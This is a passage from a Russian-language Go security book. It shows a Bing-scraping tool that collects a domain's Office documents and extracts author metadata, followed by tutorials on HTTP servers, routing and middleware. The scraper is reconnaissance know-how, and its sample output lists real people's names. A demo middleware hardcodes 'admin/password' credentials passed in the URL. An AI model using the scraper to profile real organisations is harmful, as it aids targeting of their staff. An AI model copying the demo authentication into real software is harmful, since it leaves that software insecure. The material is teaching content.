После определения типов OfficeCoreProperty и OfficeAppProperty определяется карта OfficeVersions, которая поддерживает связь между основными номерами версии и узнаваемыми годами выпуска ❶. Чтобы использовать эту карту, в типе OfficeAppProperty определяем метод GetMajorVersion() ❷. Этот метод разделяет значение AppVersion из XML-данных для получения номера основной версии ❸, после чего применяет это значение и карту OfficeVersions для извлечения года выпуска ❹.

Отображение данных в структуры

Создав логику и типы, с помощью которых можно проверять интересующие XML-данные, нужно написать код, считывающий соответствующие файлы и присваивающий их содержимое структурам. Для этого определим функции `NewProperties()` и `process()`, как показано в листинге 3.21.

Листинг 3.21. Обработка архивов Open XML и вложенных XML-документов (/ch-3/bing-metadata/metadata/openxml.go)

```
func NewProperties(r *zip.Reader) (*OfficeCoreProperty, *OfficeAppProperty,
                   error) {❶
    var coreProps OfficeCoreProperty
    var appProps OfficeAppProperty

    for _, f := range r.File {❷
        switch f.Name {❸
        case "docProps/core.xml":
            if err := process(f, &coreProps)❹; err != nil {
                return nil, nil, err
            }
        case "docProps/app.xml":
            if err := process(f, &appProps)❺; err != nil {
                return nil, nil, err
            }
        default:
            continue
        }
    }
    return &coreProps, &appProps, nil
}

func process(f *zip.File, prop interface{}) error {❻
    rc, err := f.Open()
    if err != nil {
        return err
    }
    defer rc.Close()

    if err := ❼xml.NewDecoder(rc).Decode(&prop); err != nil {
        return err
    }
    return nil
}
```

Функция `NewProperties()` получает `*zipReader`, который представляет `io.Reader` для ZIP-архивов ❶. С помощью экземпляра `zip.Reader` выполняется перебор всех файлов архива ❷ с проверкой их имен ❸. Если имя файла совпадает с одним из двух имен файлов свойств, происходит вызов функции `process()`❹ ❺, куда

передаются файл и произвольный тип структуры, который нужно заполнить, — `OfficeCoreProperty` или `OfficeAppProperty`.

Далее функция `process()` получает два параметра: `*zip.File` и `interface{}` ❻. По аналогии с созданным ранее инструментом Metasploit этот код получает обобщенный тип `interface{}`, позволяя присваивать содержимому файла любой тип данных. Это повышает вероятность повторного использования кода, потому что функция `process()` не содержит ничего, имеющего конкретный тип. В ней код считывает содержимое файла и выполняет демаршалинг XML-данных в структуру ❼.

Поиск и получение файлов через Bing

Теперь у вас есть весь необходимый код для открытия, чтения, парсинга и извлечения документов Office Open XML, и вы знаете, что с этим файлом делать. Далее нужно понять, как находить и получать файлы с помощью Bing. Для этого есть определенный план действий.

1. Отправить в Bing поисковый запрос с подходящими фильтрами для получения целевых результатов.
2. Извлечь с помощью скрапинга HTML-ответа данные HREF (гиперссылки) для получения прямых URL-адресов документов.
3. Отправить HTTP-запрос для каждого прямого URL-адреса документа.
4. Спарсить тело ответа для создания `zip.Reader`.
5. Передать `zip.Reader` в уже написанный код для извлечения метаданных.

В последующих разделах по порядку рассматривается каждый из этих шагов.

Первоочередной задачей будет создать шаблон поискового запроса. Во многом аналогично Google, Bing содержит расширенные параметры запросов, которые можно использовать для фильтрации результатов поиска по бесчисленному множеству переменных. Большинство из этих фильтров представлены в формате *`filter_type:value`*. Не углубляясь в объяснение всех доступных типов фильтров, давайте сразу сфокусируемся на том, что поможет достичь цели. Далее перечислены три необходимых нам фильтра (обратите внимание на то, что можно использовать и другие, но на момент написания они работают непредсказуемо):

- `site` — фильтрует результаты по конкретному домену;
- `filetype` — фильтрует результаты на основе типа исходного файла;
- `instreamset` — фильтрует результаты, оставляя только файлы с определенным расширением.

Вот пример запроса на получение файлов docx с nytimes.com:

```
site:nytimes.com && filetype:docx && instreamset:(url title):docx
```

Отправив этот запрос, обратите внимание на получившийся в браузере URL. Он должен быть похож на образец с рис. 3.1. После могут идти дополнительные параметры, но для данного примера они несущественны, поэтому мы их проигнорируем.

Теперь, когда нам известны URL-адрес и формат параметров, можно просмотреть HTML-ответ, но сначала нужно определить, где в объектной модели документа (DOM) находятся ссылки на нужные документы. Для этого можно посмотреть непосредственно исходный код или не гадать, а просто воспользоваться браузерными инструментами разработчика. На рис. 3.1 показан весь путь HTML-элемента к нужному HREF. Можно задействовать инспектор элементов, как здесь, чтобы быстро выбрать ссылку для получения ее полного пути.




Рис. 3.1. Просмотр полного пути элемента в инструментах разработчика

Располагая этой информацией, можно использовать goquery для систематического извлечения всех элементов данных, соответствующих этому HTML-пути. В листинге 3.22 получение, скрапинг, парсинг и извлечение собраны воедино. Сохраним этот код в `main.go`.

Листинг 3.22. Скрапинг результатов Bing и парсинг метаданных документа (/ch-3/bing-metadata/client/main.go)

```
❶ func handler(i int, s *goquery.Selection) {
      url, ok :=  s.Find("a").Attr("href")❷
      if !ok {
          return
      }

      fmt.Printf("%d: %s\n", i, url)
      res, err := http.Get(url)❸
      if err != nil {
          return
      }

      buf, err := ioutil.ReadAll(res.Body)❹
      if err != nil {
          return
      }
      defer res.Body.Close()

      r, err := zip.NewReader(bytes.NewReader(buf)❺, int64(len(buf)))
      if err != nil {
          return
      }

      cp, ap, err := metadata.NewProperties(r)❻
      if err != nil {
          return
      }

      log.Printf(
          "%25s %25s - %s %s\n",
          cp.Creator,
          cp.LastModifiedBy,
          ap.Application,
          ap.GetMajorVersion())
  }

  func main() {
      if len(os.Args) != 3 {
          log.Fatalln("Missing required argument. Usage: main.go domain ext")
      }
      domain := os.Args[1]
      filetype := os.Args[2]

    ❼ q := fmt.Sprintf(
          "site:%s && filetype:%s && instreamset:(url title):%s",
          domain,
          filetype,
          filetype)
    ❽ search := fmt.Sprintf("http://www.bing.com/search?q=%s", url.QueryEscape(q))
```

```
    doc, err := goquery.NewDocument(search)❾
    if err != nil {
        log.Panicln(err)
    }

    s := "html body div#b_content ol#b_results li.b_algo div.b_title h2"
  ❿ doc.Find(s).Each(handler)
}
```

Здесь мы создаем две функции. Первая, `handler()`, получает экземпляр `goquery.Selection` ❶ (в этом случае он будет заполнен HTML-якорем), а затем находит и извлекает атрибут `href` ❷. Этот атрибут содержит прямую ссылку на документ, возвращенный из поиска Bing. Используя данный URL, код отправляет запрос GET для получения этого документа ❸. При отсутствии ошибок затем происходит считывание тела ответа ❹ и его задействование для создания `zip.Reader` ❺. Напомним, что функция `NewProperties()`, созданная нами ранее в пакете `metadata`, ожидает `zip.Reader`. Теперь, когда у нас есть подходящий тип данных, нужно передать его в эту функцию ❻, в результате чего свойства будут заполнены из файла и выведены на экран.

Функция `main()` выполняет начальную загрузку и управляет всем процессом. Мы передаем ей домен и тип файла в виде аргументов командной строки. Затем с помощью этих вводных данных она создает запрос к Bing с подходящими фильтрами ❼. Строка фильтров кодируется и используется для построения полного URL-адреса поиска Bing ❽. Поисковый запрос отправляется с помощью функции `goquery.NewDocument()`, которая неявно выполняет запрос GET и возвращает совместимое с `goquery` представление ответа в виде HTML-документа ❾. Этот документ можно проверить посредством `goquery`. В завершение с помощью селектора HTML-элемента, определенного ранее в инструментах разработчика, выполняется поиск и перебор совпадающих HTML-элементов ❿. Для каждого из них вызывается функция `handler()`.

При выполнении этого кода получится следующий вывод:

```
$ go run main.go nytimes.com docx
0: http://graphics8.nytimes.com/packages/pdf/2012NAIHSAnnualHIVReport041713.docx
2020/12/21 11:53:50   Jonathan V. Iralu  Dan Frosch - Microsoft Macintosh Word 2010
1: http://www.nytimes.com/packages/pdf/business/Announcement.docx
2020/12/21 11:53:51   agouser            agouser - Microsoft Office Outlook 2007
2: http://www.nytimes.com/packages/pdf/business/DOCXIndictment.docx
2020/12/21  11:53:51   AGO               Gonder, Nanci - Microsoft Office  Word  2007
3: http://www.nytimes.com/packages/pdf/business/BrownIndictment.docx
2020/12/21  11:53:51   AGO               Gonder, Nanci - Microsoft Office  Word  2007
4: http://graphics8.nytimes.com/packages/pdf/health/Introduction.docx

2020/12/21  11:53:51   Oberg, Amanda M   Karen Barrow - Microsoft Macintosh Word 2010
```

Теперь вы умеете искать и извлекать метаданные для всех файлов Open XML, фильтруя их по конкретному домену. Призываем вас расширить проработанный здесь пример, включив в него логику навигации по нескольким страницам результатов поиска и обработку других типов файлов, а также написав код для их параллельного скачивания.

Резюме

Эта глава познакомила вас с фундаментальными HTTP-принципами в Go, на основе которых мы создали рабочие инструменты, взаимодействующие с удаленными API и выполняющие скрапинг произвольных HTML-данных. В следующей главе продолжим тему HTTP и рассмотрим создание уже не клиентов, а серверов.

4

HTTP-серверы, маршрутизация и промежуточное ПО

Научившись создавать HTTP-серверы с нуля, можно переходить к созданию специализированной логики для социальной инженерии, инфраструктуры управления и контроля (C2), а также API и фронтенда для собственных инструментов и многого другого. Удобно то, что в Go есть стандартный пакет `net/http`, используемый для создания HTTP-серверов. Его будет достаточно для эффективного написания не только простых серверов, но и сложных полнофункциональных веб-приложений.

Помимо этого пакета можно задействовать и сторонние, которые позволят ускорить разработку и избавиться от некоторых утомительных процессов, например сопоставления шаблонов. Эти пакеты помогут с реализацией маршрутизации, созданием промежуточного ПО, проверкой запросов и другими задачами.

В данной главе сначала будут продемонстрированы техники, необходимые для создания HTTP-серверов с помощью простых инструментов. Затем мы задействуем эти техники для создания двух приложений социальной инженерии — сервера для сбора учетных данных и сервера кейлогинга, а также для мультиплексирования каналов C2.

Основы HTTP-серверов

В этом разделе вы поближе познакомитесь с пакетом `net/http` и полезными сторонними библиотеками на примере построения простых серверов, маршрутизаторов

и промежуточного ПО. В следующей главе мы расширим рассмотрение этих основ, чтобы охватить и другие, более вредоносные примеры.

Создание простого сервера

Код в листинге 4.1 запускает сервер, который обрабатывает запросы по одному пути. (Все листинги кода находятся в корне /exist репозитория GitHub https://github.com/blackhat-go/bhg/.) Этот сервер должен обнаруживать URL-параметр `name`, содержащий имя пользователя, и отвечать заданным приветствием.

Листинг 4.1. Сервер Hello World (/ch-4/hello_world/main.go)

```
package main

import (
    "fmt"
    "net/http"
)

func hello(w http.ResponseWriter, r *http.Request) {
    fmt.Fprintf(w, "Hello %s\n", r.URL.Query().Get("name"))
}

func main() {
  ❶ http.HandleFunc("/hello", hello)
  ❷ http.ListenAndServe(":8000", nil)
}
```

Этот простой пример предоставляет ресурс по адресу `/hello`. Данный ресурс получает параметр и возвращает его значение обратно клиенту. `http.HandleFunc()` в функции `main()` ❶ получает два аргумента: строку, являющуюся шаблоном URL-пути, который сервер должен искать, и функцию, которая будет обрабатывать сам запрос. При желании определение функции можно оформить в виде анонимной встроенной функции. В этом примере мы передаем определенную чуть раньше функцию `hello()`.

Функция `hello()` обрабатывает запросы и возвращает клиенту сообщение «Hello». Она получает два аргумента. Первый — это `http.ResponseWriter`, используемый для записи ответов на запрос. Второй аргумент является указателем на `http.Request`, который позволит считывать информацию из входящего запроса. Обратите внимание на то, что мы не вызываем `hello()` из `main()`, а просто сообщаем HTTP-серверу, что любые запросы для `/hello` должны обрабатываться функцией `hello()`.

Что же на самом деле происходит внутри `http.HandleFunc()`? В документации Go сказано, что она помещает обработчик в `DefaultServerMux`. `ServerMux` означает *серверный мультиплексор*. На деле же это просто сложное выражение, подразумевающее, что внутренний код может обрабатывать несколько HTTP-запросов для

шаблонов и функций. Это выполняется посредством горутин, по одной для каждого запроса. При импорте пакета `net/http` создается `ServerMux` и прикрепляется к пространству имен этого пакета. Это `DefaultServerMux`.

В следующей строке прописан вызов `http.ListenAndServe()` ❷, которая получает в качестве аргументов строку и `http.Handler`. Она запускает HTTP-сервер, используя первый аргумент в роли адреса, которым в данном случае является `:8000`. Это означает, что сервер должен прослушивать порт 8000 по всем интерфейсам. Для второго аргумента, `http.Handler`, передается `nil`. В результате пакет задействует в качестве обработчика `DefaultServerMux`. Вскоре мы будем реализовывать собственный `http.Handler` и передавать его, но пока что используем предустановленный вариант. Можно также задействовать `http.ListenAndServeTLS()`, которая запустит сервер с использованием HTTPS и TLS, но потребует дополнительных параметров.

Для реализации интерфейса `http.Handler` необходим один метод — `ServeHTTP(http.ResponseWriter, *http.Request)`. И это здорово, потому что упрощается создание собственных специализированных HTTP-серверов. Существует множество сторонних реализаций, которые расширяют функциональность пакета `net/http`, добавляя такие возможности, как промежуточное ПО, аутентификация, кодирование ответа и др.

Протестировать созданный сервер можно с помощью `curl`:

```
$ curl -i http://localhost:8000/hello?name=alice
HTTP/1.1 200 OK
Date: Sun, 12 Jan 2020 01:18:26 GMT
Content-Length: 12
Content-Type: text/plain; charset=utf-8

Hello alice
```

Превосходно! Этот сервер считывает URL-параметр `name` и отвечает приветствием.

Создание простого маршрутизатора

Далее мы создадим простой маршрутизатор, приведенный в листинге 4.2, который показывает, как динамически обрабатывать входящие запросы, проверяя URL-путь. В зависимости от того, что содержит URL-путь, `/a`, `/b` или `/c`, будет выводиться сообщение `Executing /a`, `Executing /b` или `Executing /c`. Во всех остальных случаях отобразится ошибка `404 Not Found`.

Листинг 4.2. Простой маршрутизатор (/ch-4/simple_router/main.go)

```
package main

import (
```

```
    "fmt"
    "net/http"
)

❶ type router struct {
}

❷ func (r *router) ServeHTTP(w http.ResponseWriter, req *http.Request) {
  ❸ switch req.URL.Path {
    case "/a":
        fmt.Fprint(w, "Executing /a")
    case "/b":
        fmt.Fprint(w, "Executing /b")
    case "/c":
        fmt.Fprint(w, "Executing /c")
    default:
        http.Error(w, "404 Not Found", 404)
    }
}

func main() {
    var r router
  ❹ http.ListenAndServe(":8000", &r)
    }
```

Сначала идет определение типа `router` без полей ❶, который будет использован в реализации интерфейса `http.Handler`. Для этого нужно определить метод `ServerHTTP()` ❷. Он использует для URL-запроса инструкцию `switch` ❸, выполняя различную логику в зависимости от пути. В нем применяется предустановленный ответ `404 Not Found`. В `main()` мы создаем новый `router` и передаем соответствующий ему указатель в `http.ListenAndServe()` ❹.

Давайте взглянем на это в ole-терминале:

```
$ curl http://localhost:8000/a
Executing /a
$ curl http://localhost:8000/d
404 Not Found
```

Все работает, как ожидалось. Программа возвращает сообщение `Executing /a` для URL, который содержит путь `/a`. При этом для несуществующего пути она возвращает ответ `404`. Это тривиальный пример, и сторонние маршрутизаторы, которые вам предстоит использовать, будут иметь намного более сложную логику, но теперь основной принцип вам должен быть понятен.

Создание простого промежуточного ПО

Пора перейти к созданию *промежуточного ПО*, выступающего в качестве обертки, которая будет выполняться для всех входящих запросов независимо от целевой

функции. В примере из листинга 4.3 мы создаем логер, отображающий время начала и окончания обработки.

Листинг 4.3. Простое промежуточное ПО (/ch-4/simple_middleware/main.go)

```
   Package main

   import (
           "fmt"
           "log"
           "net/http"
           "time"
   )
❶  type logger struct {
                Inner http.Handler
       }

❷  func (l *logger) ServeHTTP(w http.ResponseWriter, r *http.Request) {
           log.Println("start")
         ❸ l.Inner.ServeHTTP(w, r)
           log.Println("finish")
   }

   func hello(w http.ResponseWriter, r *http.Request) {
           fmt.Fprint(w, "Hello\n")
   }

   func main() {
        ❹ f := http.HandlerFunc(hello)
        ❺ l := logger{Inner: f}
        ❻ http.ListenAndServe(":8000", &l)
   }
```

По сути, здесь создается внешний обработчик, который при каждом запросе логирует определенную информацию на сервер и вызывает функцию `hello()`, вокруг которой логика этого процесса и обертывается.

Как и в примере с маршрутизатором, здесь определяется новый тип `logger`, но на этот раз в нем есть поле `inner`, которое является самим `http.Handler` ❶. В определении `ServeHTTP()` ❷ мы используем `log()` для вывода времени начала и завершения запроса, вызывая между этими выводами метод `ServeHTTP()` внутреннего обработчика ❸. Для клиента данный запрос завершится внутри этого обработчика. В `main()` с помощью `http.HandlerFunc()` из функции создается `http.Handler` ❹. Здесь реализуется `logger`, в котором для `inner` устанавливается только что созданный обработчик ❺. В завершение происходит запуск сервера с помощью указателя на экземпляр `logger` ❻.

Выполнение кода и отправка запроса выводят два сообщения, содержащих время его начала и завершения:

```
$ go build -o simple_middleware
$ ./simple_middleware
2020/01/16 06:23:14 start
2020/01/16 06:23:14 finish
```

В следующих разделах мы углубимся в промежуточное ПО и маршрутизацию, использовав некоторые из наших излюбленных сторонних пакетов, которые позволят создать более динамические маршруты и выполнять промежуточные программы в цепочке. Помимо этого, рассмотрим варианты применения таких программ в более сложных сценариях.

Маршрутизация с помощью пакета gorilla/mux

Как показано в листинге 4.2, с помощью маршрутизации можно сопоставлять путь запроса с функцией. Ее можно использовать также для сопоставления с функцией и других свойств, таких как HTTP-глаголы (методы запроса) или заголовки хостов. В экосистеме Go доступны несколько сторонних маршрутизаторов. Здесь мы представим один из них — пакет `gorilla/mux`. Но как и в остальных случаях, рекомендуем расширять знания самостоятельно, изучая и другие пакеты по мере их появления на вашем пути.

`gorilla/mux` — это зрелый сторонний пакет маршрутизации, который позволяет выполнять перенаправление на основе как простых, так и сложных шаблонов. Помимо прочих возможностей, он предоставляет регулярные выражения, вторичную маршрутизацию, а также сопоставление параметров и глаголов.

Рассмотрим пару вариантов применения этого маршрутизатора. Выполнять эти примеры необязательно, так как вскоре мы задействуем их в реальной программе.

Для использования `gorilla/mux` нужно его сначала установить с помощью команды `go get`:

```
$ go get github.com/gorilla/mux
```

Теперь можно приступить к делу и создать маршрутизатор с помощью `mux.NewRouter()`:

```
r := mux.NewRouter()
```

Возвращаемый тип реализует `http.Handler`, а также имеет множество других ассоциированных методов. Например, если требуется определить новый маршрут для обработки запросов GET к шаблону `/foo`, можно сделать так:

```
r.HandleFunc("/foo", func(w http.ResponseWriter, req *http.Request) {
    fmt.Fprint(w, "hi foo")
}).Methods("GET") ❶
```

Теперь благодаря вызову `Methods()` ❶ этому маршруту будут соответствовать только запросы GET. Все остальные методы будут возвращать ответ `404`. Поверх этого можно надстроить цепочку других квалификаторов, например `Host(string)`, который сопоставляет определенное значение заголовка хоста. Как вариант, следующий код будет сопоставлять только те запросы, чей заголовок установлен как www.foo.com:

```
r.HandleFunc("/foo", func(w http.ResponseWriter, req *http.Request) {
    fmt.Fprint(w, "hi foo")
}).Methods("GET").Host("www.foo.com")
```

Иногда это полезно для сравнения и передачи параметров внутри пути запроса, например при реализации RESTful API. С помощью `gorilla/mux` это делается легко. Следующий код будет выводить на экран все, что следует за `/users/` в пути запроса:

```
r.HandleFunc("/users/{user}", func(w http.ResponseWriter, req *http.Request) {
    user := mux.Vars(req)["user"]
    fmt.Fprintf(w, "hi %s\n", user)
}).Methods("GET")
```

В определении пути параметр запроса задается с использованием фигурных скобок. Можете рассматривать его как место для подстановки. Затем внутри функции-обработчика происходит вызов `mux.Vars()`, куда передается объект запроса. В ответ вернется `map[string]string` — карта имен параметров запроса с соответствующими значениями. Поле для подстановки имени `user` передается в качестве ключа. В итоге запрос к `/users/bob` должен выдать приветствие для Боба:

```
$ curl http://localhost:8000/users/bob
hi bob
```

Этот шаг можно продолжить, и использовать регулярное выражение для уточнения переданных шаблонов. Например, можно указать, что параметр `user` должен состоять из букв нижнего регистра:

```
r.HandleFunc("/users/{user:[a-z]+}", func(w http.ResponseWriter,
                                          req *http.Request) {
    user := mux.Vars(req)["user"]
    fmt.Fprintf(w, "hi %s\n", user)
}).Methods("GET")
```

Теперь любые запросы, не совпадающие с этим шаблоном, будут возвращать ответ `404`:

```
$ curl -i http://localhost:8000/users/bob1
HTTP/1.1 404 Not Found
```

В следующем разделе мы разовьем тему маршрутизации, включив реализации промежуточного ПО с помощью других библиотек. Это повысит гибкость обработки HTTP-запросов.

Создание промежуточного ПО с помощью Negroni

Простое промежуточное ПО, которое мы показали ранее, логировало время начала и завершения обработки запроса и возвращало ответ. Подобные промежуточные программы не обязательно должны работать с каждым входящим запросом, но в большинстве случаев именно так и будет. Для их применения есть много причин, включая логирование запросов, аутентификацию и авторизацию пользователей, а также отображение ресурсов.

Например, можно написать такую программу для выполнения базовой аутентификации. Она будет парсить заголовок авторизации для каждого запроса, проверять переданные имя пользователя и пароль, возвращая ответ `401` в случае ошибки при аутентификации. Помимо этого, можно связывать в цепочку несколько промежуточных функций так, чтобы они выполнялись поочередно.

При создании промежуточной программы логирования ранее в этой главе мы обернули только одну функцию. На практике же это не особо эффективно, так как вам наверняка понадобится использовать более одной функции. Для этого необходимо применить логику, которая сможет выполнять эти функции поочередно. Написание такого кода с чистого листа не представляет особой сложности, но в этот раз мы обойдемся без изобретения колеса и просто применим проработанный пакет `negroni`, который уже умеет это делать.

Этот пакет, расположенный в репозитории по адресу https://github.com/urfave/negroni/, хорош тем, что не привязывает вас к крупному фреймворку. При этом его можно легко подключать к другим библиотекам, что делает его особенно гибким.

Также в нем присутствуют предустановленные промежуточные программы, которые могут пригодиться во многих сценариях. Для начала опять же нужно выполнить команду `go get negroni`:

```
$ go get github.com/urfave/negroni
```

Несмотря на то что технически этот пакет можно использовать для всей логики приложения, это будет далеко не самым оптимальным решением, потому что он призван служить промежуточным ПО и не включает маршрутизатор. Лучше применять `negroni` в тандеме с другим пакетом, например `gorilla/mux` или `net/http`. Применим первый для создания программы, которая познакомит вас с `negroni` и наглядно покажет порядок операций по ходу их реализации в цепочке промежуточных программ.

Начнем с создания нового файла `main.go` в пространстве имен каталогов, например github.com/blackhat-go/bhg/ch-4/negroni_example/. (Если вы клонировали репозиторий BHG, это пространство имен уже будет создано.) Теперь нужно добавить в созданный файл код листинга 4.4.

Листинг 4.4. Пример использования Negroni (/ch-4/negroni_example/main.go)

```
package main

import (
    "net/http"

    "github.com/gorilla/mux"
    "github.com/urfave/negroni"
)

func main() {
  ❶ r := mux.NewRouter()
  ❷ n := negroni.Classic()
  ❸ n.UseHandler(r)
    http.ListenAndServe(":8000", n)
}
```

Сначала, как и ранее, с помощью вызова `mux.NewRouter()` создается маршрутизатор ❶. Далее идет первое взаимодействие с пакетом `negroni`, а именно вызов `negroni.Classic()` ❷. Таким образом создается новый указатель на экземпляр `Negroni`.

Это можно сделать разными способами: использовать `negroni.Classic()` или вызвать `negroniNew()`. Первый вариант, `negroni.Classic()`, устанавливает набор промежуточных программ по умолчанию, включая логер запросов, утилиту восстановления, которая будет осуществлять прерывание и восстановление в случае паники (аварийной остановки выполнения программы), а также программу, которая будет предоставлять файлы из публичного каталога, расположенного в той же папке. Что же касается функции `negroni.New()`, то она не создает предустановленного промежуточного ПО.

В пакете `negroni` доступна каждая из перечисленных промежуточных программ. Например, пакет восстановления можно добавить, выполнив

```
n.Use(negroni.NewRecovery())
```

Далее следует добавление в стек промежуточного ПО маршрутизатора с помощью вызова `n.UseHandler(r)` ❸. Планируя и собирая собственный промежуточный комплект программ, не забудьте учесть порядок их выполнения. Например, необходимо, чтобы программа проверки аутентификации срабатывала до функции-обработчика, которая эту аутентификацию требует. Любая такая программа, надстроенная над

маршрутизатором, будет выполняться после обработчика. Порядок важен. В данном случае мы не определяли собственное ПО, но вскоре к этому прибегнем.

Сейчас же мы создадим сервер из листинга 4.4 и запустим его. Затем отправим ему веб-запросы по адресу http://localhost:8000. В результате программа логирования `negroni` должна вывести информацию в `stdout`, как показано далее. В выводе отражены временная метка, код ответа, время обработки, хост и HTTP-метод:

```
$ go build -s negroni_example
$ ./negroni_example
[negroni] 2020-01-19T11:49:33-07:00 | 404 |    1.0002ms | localhost:8000 | GET
```

Конечно, предустановленное промежуточное ПО — это очень хорошо, но реальная мощь проявляется, когда вы создаете собственное. При работе с `negroni` добавлять промежуточные программы в стек можно с помощью нескольких методов. Взгляните на следующий код. Он создает простую программу, которая выводит сообщение и передает выполнение следующей программе в цепочке:

```
type trivial struct {
}
func (t *trivial) ServeHTTP(w http.ResponseWriter, r *http.Request, next http.
HandlerFunc) { ❶
    fmt.Println("Executing trivial middleware")
    next(w, r) ❷
}
```

Эта реализация немного отличается от предыдущих примеров. Ранее мы реализовывали интерфейс `http.Handler`, который ожидал метод `ServeHTTP()`, получающий два параметра: `http.ResponseWriter` и `*http.Request`. В этом же примере вместо интерфейса `http.Handler` реализуем интерфейс `negroni.Handler`.

Небольшое различие здесь в том, что интерфейс `negroni.Handler` ожидает реализации метода `ServeHTTP()`, который получает уже не два, а три параметра: `http.ResponseWriter`, `*http.Request` и `http.HandlerFunc` ❶. Параметр `http.HandlerFunc` представляет следующую промежуточную функцию в цепочке, которую мы назовем `next`. Сначала обработка выполняется методом `ServeHTTP()`, после чего происходит вызов `next()` ❷, которой передаются изначально полученные значения `http.ResponseWriter` и `*http.Request`. В результате выполнение передается дальше по цепочке.

Но нам по-прежнему нужно указать `negroni` использовать в цепочке промежуточного ПО и нашу реализацию. Для этого можно вызвать метод `negroni` под названием `Use` и передать ему экземпляр реализации `negroni.Handler`:

```
n.Use(&trivial{})
```

Писать собственный набор промежуточных программ с помощью этого метода удобно, поскольку можно легко передавать их выполнение по цепочке. Но при этом есть один недостаток: все, что вы пишете, должно использовать `negroni`. Например, если создать пакет промежуточного ПО, который записывает в ответ заголовки безопасности, то он должен будет реализовывать `http.Handler`, чтобы его можно было применять и в других стеках приложения, так как большинство из них не будут ожидать `negroni.Handler`. Суть в том, что независимо от назначения создаваемых промежуточных программ проблемы совместимости могут возникнуть при попытке использовать промежуточное ПО `negroni` в другом стеке и наоборот.

Есть два других способа сообщить `negroni`, что следует задействовать ваше промежуточное ПО. Первый из них — это уже знакомый вам `UseHandler (handler http.Handler)`. Второй — это вызов `UseHandleFunc(handlerFunc func(w http.ResponseWriter, r *http.Request))`. Последним вы вряд ли станете пользоваться часто, поскольку он не позволяет поочередно выполнять программы в цепочке. Например, если нужно написать промежуточную функцию для выполнения аутентификации, то в случае неверной информации сессии или учетных данных потребуется возвращать ответ `401` и останавливать выполнение. С помощью названного метода это сделать не получится.

Добавление аутентификации с помощью Negroni

Прежде чем продолжать, давайте изменим пример из предыдущего раздела, чтобы продемонстрировать использование `context`, который может легко передавать переменные между функциями. В примере из листинга 4.5 с помощью `negroni` добавляется промежуточная программа аутентификации.

Листинг 4.5. Использование context в обработчиках (/ch-4/negroni_example/main.go)

```
package main

import (
    "context"
    "fmt"
    "net/http"

    "github.com/gorilla/mux"
    "github.com/urfave/negroni"
)

type badAuth struct { ❶
    Username string
    Password string
}

func (b *badAuth) ServeHTTP(w http.ResponseWriter, r *http.Request, next http.
HandlerFunc) { ❷
```

```
    username := r.URL.Query().Get("username") ❸
    password := r.URL.Query().Get("password")
    if username != b.Username || password != b.Password {
        http.Error(w, "Unauthorized", 401)
        return ❹
    }
    ctx := context.WithValue(r.Context(), "username", username) ❺
    r = r.WithContext(ctx) ❻
    next(w, r)
}

func hello(w http.ResponseWriter, r *http.Request) {
    username := r.Context().Value("username").(string) ❼
    fmt.Fprintf(w, "Hi %s\n", username)
}

func main() {
    r := mux.NewRouter()
    r.HandleFunc("/hello", hello).Methods("GET")
    n := negroni.Classic()
    n.Use(&badAuth{
        Username: "admin",
        Password: "password",
    })
    n.UseHandler(r)
    http.ListenAndServe(":8000", n)
}
```

Здесь мы добавили новую промежуточную программу, `badAuth`, которая будет симулировать аутентификацию исключительно в целях демонстрации ❶. Этот новый тип содержит поля `Username` и `Password` и реализует `negroni.Handler`, поскольку в нем определяется версия метода `ServeHTTP()` с тремя параметрами ❷. Внутри `ServeHTTP()` сначала из запроса извлекаются имя пользователя и пароль ❸, после чего их значения сравниваются с имеющимися полями. Если данные не совпадают, выполнение останавливается и запрашивающей стороне отправляется ответ `401`.

Обратите внимание на то, что мы делаем возврат ❹ до вызова `next()`. Это останавливает выполнение оставшейся цепочки промежуточных программ. Если учетные данные окажутся верными, выполняется довольно объемный код для добавления имени пользователя в контекст запроса. Сначала происходит вызов `context.WithValue()` для инициализации контекста из запроса с установкой в него переменной `username` ❺. Затем мы убеждаемся, что запрос использует новый контекст, вызывая `r.WithContext(ctx)` ❻. Если вы планируете написать веб-приложение на Go, то вам нужно будет получше познакомиться с этим шаблоном, поскольку применять его придется часто.

В функции `hello()` мы получаем имя пользователя из контекста запроса, применяя функцию `Context().Value(interface{})`, которая возвращает `interface{}`. Так как

вам известно, что это строка, здесь можно задействовать утверждение типа ❼. Если же вы не можете гарантировать тип или то, что это значение будет существовать в этом контексте, используйте для преобразования инструкцию `switch`.

Выполните сборку и запустите код из листинга 4.5, а затем отправьте несколько запросов на сервер. Попробуйте использовать как верные, так и неверные учетные данные. Вывод должен получиться следующим:

```
$ curl -i http://localhost:8000/hello
HTTP/1.1 401 Unauthorized
Content-Type: text/plain; charset=utf-8
X-Content-Type-Options: nosniff
Date: Thu, 16 Jan 2020 20:41:20 GMT
Content-Length: 13
Unauthorized
$ curl -i 'http://localhost:8000/hello?username=admin&password=password'
HTTP/1.1 200 OK
Date: Thu, 16 Jan 2020 20:41:05 GMT
Content-Length: 9
Content-Type: text/plain; charset=utf-8

Hi admin
```

Отправка запросов без учетных данных приводит к возврату ошибки `401 Unauthorized`. Если тот же запрос отправить с верным набором данных, то в ответ придет суперсекретное сообщение, доступное только аутентифицированным пользователям.

